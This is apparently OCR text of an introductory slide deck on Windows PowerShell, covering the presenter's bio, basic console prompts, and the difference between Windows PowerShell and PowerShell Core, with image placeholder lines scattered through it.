PowerShell


Introduction

...and why it's loved by many Windows malware.

whoami


Still Hsu


- Bachelor of English @ NPTU
- Proficient in
  - .NET
  - Windows internals
  - Forensics





01 Basics

Let’s start with the basics


Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Try the new cross-platform PowerShell https://aka.ms/pscore6
PS C:\Users\34146>
...you've probably seen this.


Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Try the new cross-platform PowerShell https://aka.ms/pscore6
PS C:\Users\34146> cmd
Microsoft Windows [Version 10.0.19042.421]
(c) 2020 Microsoft Corporation. All rights reserved.
C:\Users\34146>
...and yet you always do this.


Run
Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.
Open:
cmd
...or this.
OK
Cancel
Browse...



SURPRISE

You are missing out!

Temp

Still@STILL-DESKTOP ~\AppData\Local\Temp [15:51]

❯

Data query

Temp

Still@STILL-DESKTOP ~\AppData\Local\Temp [15:56]


Service management

Temp

Still@STILL-DESKTOP ~\AppData\Local\Temp [16:09]

❯

Easy access to low-level Windows information



And so much more!

...we'll get into that later.

DIFFERENT TYPES OF POWERSHELL

PowerShell
(`posh/powershell`)


- Shipped with every Windows 7 and above
- Default shell in Windows 10

PowerShell Core
(`pwsh`)

- Re-implementation of PowerShell in .NET Core
- Cross-platform!

WHAT YOU NEED TO KNOW

